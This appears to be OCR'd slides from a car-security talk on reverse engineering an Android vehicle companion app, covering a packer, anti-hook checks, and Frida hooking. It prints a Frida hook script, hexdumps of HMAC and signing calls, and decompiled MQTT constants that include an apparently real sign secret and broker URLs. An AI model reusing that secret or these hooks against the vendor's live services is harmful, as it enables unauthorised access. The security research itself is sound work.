
```
libimage_processing_util_jni.so
libflutter.so
libc++_shared.so
libbarhopper_v3.so
libaudio.so
libapp.so
```

Car security research without cars.


APP Code Anit-anti-analysis methods (Android version)



```
com[redacted]qtt.MQTTConstants
you can input keyword to filter message
at/
public static final java.lang.String com[redacted]
[redacted]MQTTConstants.COMM_TOPIC==/
comment/
public static final java.lang.String
[redacted]t.MQTTConstants.GROUP
_ID==GID_APP_PROD
public static final java.lang.String
[redacted]QTTConstants.GROUP
_ID_OFFICIAL==GID_APP_PROD
public static final java.lang.String
[redacted]TConstants.GROUP
_ID_TEST==GID_APP_UAT
public static final java.lang.String[redacted]
[redacted]Constants.LIKE_TOPIC==/
like/
public static final java.lang.String
[redacted]MQTT_
ACCESS_ID==l[redacted]
public static final java.lang.String
[redacted]MQTTConstants.MQTT_
SIGN_SCRET==Yp%Jen4fp$bwin9l
public static final java.lang.String c[redacted]
.le[redacted]tt.MQTTConstants.MQTT_URL==tcp:
//mqtt[redacted]mqtt.[redacted]883
private static final java.lang.String cor[redacted]
[redacted]t.MQTTConstants.MQTT_URL
_OFFICIAL==tcp://mqtt-[redacted].mqtt
[redacted]883
private static final java.lang.String[redacted]
[redacted]TTConstants.MQTT_URL_TEST
==tcp://[redacted]om:
1883
```



```
function hook_addr(addr, name) {
    Interceptor.attach(addr, {
        onEnter(args) {
            this.log = []
            this.log.push(name + " onEnter:\r\n")
            for(let i = 0; i < 8; i++) {
                try {
                    this.log.push(hexdump(args[i]), "\r\n");
                } catch (error) {
                    this.log.push((args[i]), "\r\n");
                }
            }
        }, onLeave(retval) {
            this.log.push(name + " onLeave:\r\n")
            try {
                this.log.push(hexdump(retval), "\r\n");
            } catch (error) {
                this.log.push((retval), "\r\n");
            }
            this.log.push("======================")
            console.log(this.log);
        }
    })
}
```



```
Precompiled_Hmac_Hmac__7814 onEnter:
,            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0afba9  03 6d 00 00 00 00 00 c0 fb 0a 0c 01 00 00 00 00  .m..............
10c0afbb9  00 00 00 14 00 00 00 44 32 33 41 42 43 40 23 35  .......D23ABC@#5
10c0afbc9  36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04  6...............

。。。。。。

Precompiled_Hmac_convert_37042 onEnter:
,            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0afd79  07 6d 00 00 00 00 00 90 fd 0a 0c 01 00 00 00 00  .m..............
10c0afd89  00 00 00 9a 00 00 00 61 70 69 2e 78 78 78 2e 63  .......api.xxx.c
10c0afd99  6e 2f 78 78 78 78 2f 61 70 69 3f 70 68 6f 6e 65  n/xxxx/api?phone
10c0afda9  3d 31 33 38 30 30 31 33 38 30 30 30 26 74 78 79  =13800138000&txy
10c0afdb9  7a 6d 3d 26 75 72 69 3d 61 70 69 78 78 78 78 2f  zm=&uri=apixxxx/
10c0afdc9  61 70 69 2f 75 73 65 72 2f 73 65 6e 64 73 6d 73  api/user/sendsms
10c0afdd9  63 6f 64 65 00 00 00 00 00 00 00 00 00 00 00 04  code............

。。。。。。

Precompiled____base64Encode_5267 onEnter:
,            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0b0789  03 6d 00 00 00 00 00 a0 07 0b 0c 01 00 00 00 00  .m..............
10c0b0799  00 00 00 28 00 00 00 f6 41 84 fc 8b 76 4a f3 03  ...(....A...vJ..
10c0b07a9  a0 fe d9 2f e8 5d 85 0f ee 6d b2 00 00 00 00 04  .../.]...m......
。。。。。。
,Precompiled____base64Encode_5267 onLeave:
,            0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
10c0b0859  03 55 00 00 00 00 00 38 00 00 00 00 00 00 00 39  .U.....8.......9
10c0b0869  6b 47 45 2f 49 74 32 53 76 4d 44 6f 50 37 5a 4c  kGE/It2SvMDoP7ZL
10c0b0879  2b 68 64 68 51 2f 75 62 62 49 3d 00 00 00 00 00  +hdhQ/ubbI=.....
```


Dynamic Debugging& Reading From Memory

Hooking

Car security research without cars.

Dex Protection


- Dex Protection




Package name	[redacted]n	
Version code	230	
File size	24[redacted]1M	
Signature	V1 + V2	bangbang App hardening
Protection	梆梆加固企业版	
Installed	2.[redacted] (230)	
Data directory 1	/data/user/0/com[redacted]	
Data directory 2	/storage/emulated/0/Android/...	
APK path	/data/app/~~Sam3BMtIT9MY2...	
UID	10385	

1. Dex packer and enc

2. Anti-Hook




classes.dex
24-03-06 18:40 90.83M




```
Spawned `com.[redacted]`. Resuming main thread!
[[redacted]]-> Process terminated
[[redacted]]->
```

No Code .Not real dex fileDex code just a wrapper.



```
com
  secneo.apkwrapper
    AP
    AW
    CP
    H
```



